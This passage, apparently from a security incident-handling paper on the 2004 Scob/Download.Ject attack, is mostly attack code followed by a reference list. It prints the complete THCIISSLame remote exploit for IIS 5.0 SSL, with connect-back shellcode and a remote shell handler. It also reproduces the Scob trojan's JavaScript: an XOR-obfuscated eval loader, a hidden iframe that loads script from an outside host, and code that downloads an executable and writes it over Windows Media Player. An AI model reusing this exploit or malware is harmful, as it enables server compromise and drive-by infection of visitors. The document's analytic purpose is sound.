"\x66\x89\x45\x02\x58\x89\xce\x31\xdb\x53\x53\x53\x53\x56\x46"
"\x56\xff\xd0\x89\xc7\x55\x58\x66\x89\x30\x6a\x10\x55\x57\xff"
"\x55\xe0\x8d\x45\x88\x50\xff\x55\xe8\x55\x55\xff\x55\xec\x8d"
"\x44\x05\x0c\x94\x53\x68\x2e\x65\x78\x65\x68\x5c\x63\x6d\x64"
"\x94\x31\xd2\x8d\x45\xcc\x94\x57\x57\x57\x53\x53\xfe\xca\x01"
"\xf2\x52\x94\x8d\x45\x78\x50\x8d\x45\x88\x50\xb1\x08\x53\x53"
"\x6a\x10\xfe\xce\x52\x53\x53\x53\x55\xff\x55\xf0\x6a\xff\xff"
"\x55\xe4";

void usage();
void shell(int sock);
```

```
int main(int argc, char *argv[])
{
  unsigned int i,sock,sock2,sock3,addr,rc,len=16;
  unsigned char *badbuf,*p;
  unsigned long offset = 0x6741a1cd;
  unsigned long XOR = 0xffffffff;
  unsigned long XORIP = 0x93939393;
  unsigned short XORPORT = 0x9393;

  unsigned short cbport;
  unsigned long  cbip;

  struct sockaddr_in mytcp;
  struct hostent * hp;
  WSADATA wsaData;

  printf("\nTHCIISSLame v0.3 - IIS 5.0 SSL remote root exploit\n");
  printf("tested on Windows 2000 Server german/english SP4\n");
  printf("by Johnny Cyberpunk (jcyberpunk@thc.org)\n");

  if(argc<4 || argc>4)
   usage();

  badbuf = malloc(352);
  memset(badbuf,0,352);

  printf("\n[*] building buffer\n");

  p = badbuf;

  memcpy(p,sslshit,sizeof(sslshit));

  p+=sizeof(sslshit)-1;

  strcat(p,jumper);

  strcat(p,greetings_to_microsoft);

  offset^=XOR;
  strncat(p,(unsigned char *)&offset,4);

  cbport = htons((unsigned short)atoi(argv[3]));
  cbip = inet_addr(argv[2]);
  cbport ^= XORPORT;
  cbip ^= XORIP;
  memcpy(&shellcode[2],&cbport,2);
  memcpy(&shellcode[4],&cbip,4);

  strcat(p,shellcode);

  if (WSAStartup(MAKEWORD(2,1),&wsaData) != 0)
  {
   printf("WSAStartup failed !\n");
   exit(-1);
  }

  hp = gethostbyname(argv[1]);

  if (!hp){
   addr = inet_addr(argv[1]);
  }
  if ((!hp)  && (addr == INADDR_NONE) )
  {
   printf("Unable to resolve %s\n",argv[1]);
   exit(-1);
  }
```

```
  sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
  if (!sock)
  {
   printf("socket() error...\n");
   exit(-1);
  }

  if (hp != NULL)
   memcpy(&(mytcp.sin_addr),hp->h_addr,hp->h_length);
  else
   mytcp.sin_addr.s_addr = addr;

  if (hp)
   mytcp.sin_family = hp->h_addrtype;
  else
   mytcp.sin_family = AF_INET;

  mytcp.sin_port=htons(443);

  printf("[*] connecting the target\n");

  rc=connect(sock, (struct sockaddr *) &mytcp, sizeof (struct sockaddr_in));
  if(rc==0)
  {
      send(sock,badbuf,351,0);
      printf("[*] exploit send\n");

      mytcp.sin_addr.s_addr = 0;
      mytcp.sin_port=htons((unsigned short)atoi(argv[3]));

      sock2=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);

      rc=bind(sock2,(struct sockaddr *)&mytcp,16);
      if(rc!=0)
      {
       printf("bind error() %d\n",WSAGetLastError());
       exit(-1);
      }

      rc=listen(sock2,1);
      if(rc!=0)
      {
       printf("listen error()\n");
       exit(-1);
      }

      printf("[*] waiting for shell\n");
      sock3 = accept(sock2, (struct sockaddr*)&mytcp,&len);
      if(sock3)
      {
       printf("[*] Exploit successful ! Have fun !\n");
       printf("[*] ------------------------------------------------------------------------
\n\n");
       shell(sock3);
      }
  }
  else
  {
   printf("\nCan't connect to ssl port 443!\n");
   exit(-1);
  }

  shutdown(sock,1);
  closesocket(sock);
  shutdown(sock,2);
  closesocket(sock2);
  shutdown(sock,3);
```

```
  closesocket(sock3);

  free(badbuf);

  exit(0);
}

void usage()
{
 unsigned int a;
 printf("\nUsage:  <victim-host> <connectback-ip> <connectback port>\n");
 printf("Sample: THCIISSLame www.lameiss.com 31.33.7.23 31337\n\n");
 exit(0);
}

void shell(int sock)
{
 int l;
 char buf[1024];
 struct timeval time;
 unsigned long ul[2];

 time.tv_sec = 1;
 time.tv_usec = 0;

 while (1)
 {
  ul[0] = 1;
  ul[1] = sock;

  l = select (0, (fd_set *)&ul, NULL, NULL, &time);
  if(l == 1)
  {
   l = recv (sock, buf, sizeof (buf), 0);
   if (l <= 0)
   {
    printf ("bye bye...\n");
    return;
   }
  l = write (1, buf, l);
   if (l <= 0)
   {
    printf ("bye bye...\n");
    return;
   }
  }
  else
  {
   l = read (0, buf, sizeof (buf));
   if (l <= 0)
   {
    printf("bye bye...\n");
    return;
   }
   l = send(sock, buf, l, 0);
   if (l <= 0)
   {
    printf("bye bye...\n");
    return;
   }
  }
 }
}
```

Scob Source Code Files

---------- Begin Code: new.htm ----------

```
<scr!pt language="Javascr!pt">
function InjectedDuringRedirection(){
showModalDialog('md.htm',window,"dialogTop:-10000\;dialogLeft:-
10000\;dialogHeight:1\;dialogWidth:1\;").location="javascr!pt'<SCR!PT
SRC=\\'http://217.107.218.***/shellscr!pt_loader.js\\'><\/scr!pt>'";
}</scr!pt>
<scr!pt
language="javascr!pt">setTimeout("myiframe.execScript(InjectedDuringRedirection.toString()
)",100
);
setTimeout("myiframe.execScript('InjectedDuringRedirection()') ",101);
document.write('<IFRAME ID=myiframe NAME=myiframe SRC="redir.php" WIDTH=0
HEIGHT=0></IFRAME>');</scr!pt>
<scr!pt>
x=34;
es="84;66;86;5;73;119;71;89;95;91;12;16;14;88;89;95;86;92;67;27;85;69;9
3;88;78;94;108;82;78;74;48;105;107;120;73;79;48;38;58;105;37;9;35;41;55
;111;109;113;61;3;59;37;35;39;118;61;53;56;41;48;59;49;20;79;0;12;0;28;
93;106;98;6;40;4;8;20;64;28;4;8;30;22;90;23;23;20;19;30;8;20;9;19;26;60
;239;237;237;241;164;184;166;165;255;225;227;255;233;175;181;130;154;25
4;208;252;240;236;184;228;236;224;246;254;178;255;241;237;196;196;208;1
31;153;133;132;208;192;192;222;206;140;156;222;215;146;138;191;185;219;
247;217;211;193;151;211;213;210;216;204;247;148;140;142;254;227;249;169
;165;162;172;169;191;236;169;175;187;177;236;242;241;153;134;251;158;14
0;138;224;182;180;169;179;179;218;135;139;143;129;223;201;200;171;211;1
82;183;161;172;167;161;222;188;186;167;213;157;130;131;136;195;213;212;
206;204;201;209;305;305;309;301;310;308;318;297;313;317;317;292;291;352
;367;358;382;319;369;379;377;303;300;312;373;376;371;373;306;373;362;37
0;258;257;342;346;340;320;283;261;348;332;338;351;259;341;259;348;339;3
23;347;323;320;345;339;323;282;263;262;276;339;351;340;346;291;309;380;
356;383;328;332;296;280;294;314;318;316;355;317;295;319;294;378;358;356
;357;358;379;376;364;362;363;364;369;382;366;332;321;339;335;324;257;26
5;260;285;260;271;261;280;323;268;256;276;264;347;328;";
var ds=new String(); ads=es.split(";"); k=ads.length-1;
for(var j=0;j<k;j++)
{e=ads[j];d=e^x;x+=1;ds=ds+String.fromCharCode(d);}eval(ds)
</scr!pt>
```

---------- End Code: new.htm ----------

---------- Begin Code: shellscr!pt_loader.js ----------

```
function getRealShell() {
    myiframe.document.write("<SCR!PT
SRC='http://217.107.218.****/shellscr!pt.js'><\/SCR!PT>");
} document.write("<IFRAME ID=myiframe SRC='about:blank' WIDTH=0 HEIGHT=0></IFRAME>");
setTimeout("getRealShell()",100);
```

---------- End Code: shellscr!pt_loader.js ----------

---------- Begin Code: shellscr!pt.js ----------

```
var szExt = unescape("%2E%65%78%65");
var szM = unescape("%6D");
var szMMS = szM + szM + "s://";
var szSTR= unescape("%53%74%72%65%61%6D");
var szADO = unescape("%41%44%4F%44%42%2E") + szSTR;
var szMS = "Microsoft"; var szWIN = unescape("%57%69%6E%64%6F%77%73");
var szHTTP = szMS + unescape("%2E%58%4D%4C%48%54%54%50");
var HTTP = new ActiveXObject(szHTTP); var METHOD =
unescape("%47%45%54");
var xx1=unescape("%4D%65%64%69%61"); var xx2 =
unescape("%50%6C%61%79%65%72");
var MP1=unescape("%43%3A%5C%5C%50%72%6F%67%72%61%6D"); var MP2 = " " + xx1
+ " " + xx2;
```

```
var szPL = "pl";
var MP = MP1 + " Files\\" + szWIN + MP2 + "\\wm" + szPL +
unescape("%61%79%65%72") + szExt;
var szURL = "http://217.107.218.***/msits.exe";
var i = 8 - 5;
var t = 7 - 6; HTTP.Open(METHOD, szURL, i-3); HTTP.Send();
var ADO = new ActiveXObject(szADO);
ADO.Mode = i; ADO.Type = t;
ADO.Open(); ADO.Write(HTTP.responseBody);
ADO.SaveToFile(MP, i-t); location.href=szMMS;
---------------------------------- End Code: shellscr!pt.js ----------------------------------

---------------------------------- Begin Code: md.htm ----------------------------------
<SCR!PT language="javascr!pt">
window.returnValue = window.dialogArguments;
function CheckStatus(){
try{tempVar=window.dialogArguments.location.href;}catch(e){window.close
();}
setTimeout("CheckStatus()",100);
}
CheckStatus();
</SCR!PT>
---------------------------------- End Code: md.htm ----------------------------------
```

References

[1] Munro, Jay. "Security Watch Letter: Server flaw may put malicious code in your browser." PC Magazine. 29 June, 2004 <http://www.pcmag.com/print/print_article2/0,25333,a=130441,00.asp>

[2] Leavitt, Neal. "Scob Attack: A Sign of Bad Things to Come?." Computer. Sept. 2004: 16-18.

[3] Hale, Deb. "Handler's Diary June 25th 2004." 25 June, 2004 <http://isc.sans.org/diary.php?date=2004-06-25>

[4] Schneier, Bruce. Applied Cryptography: Protocols, Algorithms, and Source Code in C, Second Edition. United States of America: John Wiley & Sons Inc., 1996.

[5] Aleph One. "Smashing The Stack for Fun and Profit." Phrack 49. File 14 of 16 <http://www.insecure.org/stf/smashstack.txt>

[6] Rizzo, Juliano. "Technical Description of the SSL PCT Vulnerability," Core Security Technologies. 3 May, 2004 <http://www.securiteam.com/windowsntfocus/5WP0715CUC.html>

[7] "Working with Internet Explorer 6 Security Settings." Microsoft Internet Explorer. 26 March, 2003 <http://www.microsoft.com/windows/ie/using/howto/security/settings.mspx>

[8] Kuperus, Jelmer. "Microsoft Internet Explorer ADODB.Stream Object File Installation Weakness." SecurityFocus Vulnerabilities. <http://www.securityfocus.com/bid/10514/exploit/>

[9] Jonkman, Matthew. "[Snort-sigs] Scob Updates." Web Server Talk. 9 July, 2004 <http://www.webservertalk.com/message301022.html>

[10] ARIN Home Page. 2004. American Registry for Internet Numbers. 30 Dec. 2004 <http://www.arin.net>

[11] "Nmap – Free Security Scanner For Network Exploration & Security Audits." Insecure.org Nmap Home Page. 2004. Insecure.org. 30 Dec. 2004 <http://www.insecure.org/nmap>

[12] Jonny Cyberpunk. "THCIISSLame 0.3 – IIS 5 SSL remote root exploit." THC Exploits. <http://www.thc.org/exploits/THCIISSLame.c>

[13] "JS.Scob.Trojan Source Code Released." Beyond-Security's SecuriTeam.com. 1 July, 2004 <http://www.securiteam.com/securitynews/5OP020ADFQ.html>

[14] "the story." KIN::pumpkin::story. January 1997 <http://kin.klever.net/pumpkin/story>

[15] "Berbew/Webber/Padodor Trojan Analysis." LURHQ. 25 June, 2004 <http://www.lurhq.com/berbew.html>

[16] "What You Should Know About Download.Ject." Trustworth Computing: Security. 24 June, 2004, 19 July, 2004 <http://www.microsoft.com/security/incident/download_ject.mspx>

[17] Skoudis, Ed. "Track 4 – Hacker Techniques, Exploits & Incident Handling." Volume 4.1 Version 12.03. SANS Press, 2004.

[18] "How to disable PCT 1.0, SSL 2.0, SSL 3.0, or TLS 1.0 in Internet Information Services." Help and Support Article ID 187498. 5 Nov. 2004

<http://support.microsoft.com/default.aspx?scid=kb;en-us;187498>

[19] "Microsoft Data Access Components - Disable ADODB.Stream object from Internet." Knowledge Base Article KB870669. 2 July, 2004 <http://www.microsoft.com/downloads/details.aspx?FamilyID=4D056748-C538-46F6-B7C8-2FBFD0D237E3&displaylang=en>